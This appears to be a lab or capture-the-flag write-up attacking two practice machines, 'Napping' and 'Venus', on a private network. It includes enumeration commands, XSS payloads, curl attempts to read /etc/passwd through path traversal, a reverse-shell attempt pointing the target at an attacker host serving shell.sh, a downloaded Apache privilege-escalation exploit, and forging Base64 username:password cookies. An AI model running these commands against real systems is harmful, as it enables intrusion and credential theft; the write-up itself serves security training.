* **Dirb Command : dirb <http://192.168.43.97>**




## ****CRITICAL VULNERABILITIES IDENTIFIED:****

### ****HIGH PRIORITY:****

1. **Session Security Weakness** - Cookies not properly secured
2. **Clickjacking Vulnerability** - Missing protection headers
3. **Outdated Software** - Apache version may have known exploits
4. **Configuration File Exposure** - Database credentials at risk

* Search for Apache 2.4.41 vulnerabilities: searchsploit apache 2.4.41




* Search for general Apache vulnerabilities: searchsploit apache 2.4




* Trying to access the configuration files

<http://192.168.43.97/config.php>




[http://192.168.43.97/configuration.php](http://192.168.43.97/config.inc.php)




<http://192.168.43.97/server-status>



* · This means the file/directory **EXISTS** but access is restricted
* · **403 = Forbidden** (not 404 = Not Found)
* · This confirms Apache status module is enabled but protected
* Test for XSS (Cross-Site Scripting)
* <script>alert('XSS')</script>
* <img src=x onerror=alert('XSS')>



* Output:Document Expired



****CRITICAL VULNERABILITIES DISCOVERED:****

### ****HIGH SEVERITY:****


1. ✅ **Authentication Bypass** - Registration grants admin access
2. ✅ **Stored XSS (Cross-Site Scripting)** - Confirmed with payload execution
3. ✅ **Session Management Issues** - Document expiration after XSS
4. ✅ **Missing Security Headers** - No XSS protection, clickjacking protection


### ****MEDIUM SEVERITY:****

1. ✅ **Outdated Software** - Apache 2.4.41 with known vulnerabilities
2. ✅ **Information Disclosure** - Server status page exists but protected
3. ✅ **Cookie Security** - PHPSESSID without httponly flag

**XSS Payload Injection**

The application accepts malicious JavaScript code through the blog link submission form without any input validation or sanitization.





Analysis of the page source reveals that the XSS payload is permanently stored and embedded in the HTML output, confirming a Stored XSS vulnerability. The malicious script appears on line 18 of the source code without any encoding or filtering.

Impact Assessment

* - Any user visiting the welcome page will execute the malicious JavaScript
* - Potential for session hijacking, credential theft, and further exploitation
* - Administrative users are particularly at risk due to elevated privileges

**Privilege Escalation & Shell Access Attempts:**  
Two primary methods were attempted to gain shell access. The first method involved a reverse shell through a blog submission form using the command curl -X POST -d "url=http://192.168.43.233:4444/shell.sh" http://192.168.43.97/welcome.php. However, this attempt was unsuccessful, and no shell access was obtained. The second method focused on exploiting Apache vulnerability CVE-2019-0211. Unfortunately, this method requires local access and cannot be executed without an existing shell, limiting its applicability in the current scenario. Overall, remote code execution was not achieved through the identified web application vulnerabilities.






**LOCAL FILE INCLUSION TESTING**

We tested if the application could access system files through URL parameters. Commands tested:

* curl "http://192.168.43.97/welcome.php?file=../../../../etc/passwd"
* curl "http://192.168.43.97/index.php?file=../../../../etc/passwd"
* curl "http://192.168.43.97/welcome.php?page=../../../../etc/passwd"



**Resul**t: No LFI vulnerability found. The application did not show any system files. PRIVILEGE ESCALATION ATTEMPTS We tried to get higher access on the system. Apache Exploit:

- Downloaded exploit: searchsploit -m linux/local/46676

- CVE: CVE-2019-0211

- Result: Could not use it because we need shell access first



Reverse Shell Attempt:

- Tried to get remote access through the blog form

- Set up listeners and HTTP server


- Result: Failed. Application does not execute remote commands. NAPPING MACHINE FINAL SUMMARY Vulnerabilities Found: 1. Stored XSS - High Risk 2. Authentication Bypass - High Risk 3. Missing Security Headers - Medium Risk 4. Outdated Apache Server - Medium Risk What we achieved: - Got into the website as admin - Found XSS vulnerability - Could not get full system access Overall: Medium Risk

1. VENUS

**Phase 1 : ENUMERATION**

This is the method to identify the ports that are open in the Venus

* Here is the command that is going to be used
* nmap -sC -sV 192.168.43.240 -Pn




Observation :

* Here you can see that the port 22 is running in TCP ssh


So gaining the access to the server with valid credentials will be straight forward and port 8080 is hosting the proxxy service

* So after visiting the ip of venus with port 8080

http://192.168.43.240:8080




* How ever I didn’t find any information that could provide the reverse shell




* So to investigate the targeted Url have to perform the directory BUSTING (gobuster tool)

**Command :**


* **gobuster dir -u http://192.168.43.240:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**



* **Here we have identified the important directory “Admin”**
* **Let now visit admin page**



* **Trying to login with Guest / Guest**




**Note : the guest user doesn’t have authority to access the server**


**PHASE 2: FOOTHOLD**

**The tools used to intercept the Request :**

* **Burpsuite**





* Firstly I have to send the request to the repeater



**Observation:**

* **I have found the vulnerability that the off token in the cookie could be manipulated**
* **The username and the password are concatunated**





**Guest : thrfg**

**Username:password**

* **To mean the password is encrypted using the Base64**

**Note :**

* **Here the attacker can generate the valid token for different users**
* **The attacker can guess the values or brute force**


**Hence this is the insecure of the authentication**

**PHASE 3 : EXPLOITATION**


* **We need to capture the valid token**

**Step1: we need to enumerate the username if possible**

* **We have to access <http://192.168.43.240> in the private tab**
* **Then input the invalid username and the valid password**



